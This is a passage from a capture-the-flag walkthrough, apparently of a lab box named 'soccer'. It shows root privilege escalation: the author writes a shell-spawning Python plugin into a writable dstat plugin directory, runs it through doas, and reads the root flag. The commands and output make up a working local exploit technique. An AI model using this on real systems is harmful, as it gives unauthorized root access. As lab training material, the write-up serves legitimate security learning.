 74929   96 -rwxr-xr-x  1 root      root      97762 Aug  4  2019 /usr/bin/dstat
```

Add the plugin.cmd from GTFO bin.

```
player@soccer:~$ echo 'import os; os.execv("/bin/sh", ["sh"])' >/usr/local/share/dstat/dstat_aung.py ←
player@soccer:~$ ls -al /usr/local/share/dstat/ ←
total 12
drwxrwx--- 2 root    player 4096 Apr 30 05:46 .
drwxr-xr-x  6 root    root   4096 Nov 17 2022 ..
-rw-rw-r--  1 player  player  39 Apr 30 05:46 dstat_aung.py
```

You will see the "aung" plugin was added.

```
player@soccer:~$ dstat --list
internal:
    aio,cpu,cpu-adv,cpu-use,cpu24,disk,disk24,disk24-old,epoch,fs,int,int24,io,ipc,load,lock,mem,
    mem-adv,net,page,page24,proc,raw,socket,swap,swap-old,sys,tcp,time,udp,unix,vm,vm-adv,zones
/usr/share/dstat:
    battery,battery-remain,condor-queue,cpufreq,dbus,disk-avgqu,disk-avgrq,disk-svctm,disk-tps,
    disk-util,disk-wait,dstat,dstat-cpu,dstat-ctxt,dstat-mem,fan,freespace,fuse,gpfs,gpfs-ops,
    helloworld,ib,innodb-buffer,innodb-io,innodb-ops,jvm-full,jvm-vm,lustre,md-status,memcache-hits,
    mongodb-conn,mongodb-mem,mongodb-opcount,mongodb-queue,mongodb-stats,mysql-io,mysql-keys,mysql5-cmds,
    mysql5-conn,mysql5-innodb,mysql5-innodb-basic,mysql5-innodb-extra,mysql5-io,mysql5-keys,net-packets,
    nfs3,nfs3-ops,nfsd3,nfsd3-ops,nfsd4-ops,nfsstat4,ntp,postfix,power,proc-count,qmail,redis,rpc,
    rpcd,sendmail,snmp-cpu,snmp-load,snmp-mem,snmp-net,snmp-net-err,snmp-sys,snooze,squid,test,
    thermal,top-bio,top-bio-adv,top-childwait,top-cpu,top-cpu-adv,top-cputime,top-cputime-avg,top-int,
    top-io,top-io-adv,top-latency,top-latency-avg,top-mem,top-oom,utmp,vm-cpu,vm-mem,vm-mem-adv,
    vmk-hba,vmk-int,vmk-nic,vz-cpu,vz-io,vz-ubc,wifi,zfs-arc,zfs-l2arc,zfs-zil
/usr/local/share/dstat:
    aung ←
```

We use dosas with dstat because dosas has SUID.
We got root.

```
player@soccer:~$ dosas /usr/bin/dstat --aung ←
/usr/bin/dstat:2619: DeprecationWarning: the imp module is deprecated in favour of importlib; see the
  documentation for alternative uses
    import imp
# id ←
uid=0(root) gid=0(root) groups=0(root)
# bash ←
root@soccer:/home/player# id
uid=0(root) gid=0(root) groups=0(root)
root@soccer:/home/player# cat /root/root.txt ←
31f1cd94af6506a1293375863ac1e54e
root@soccer:/home/player#
```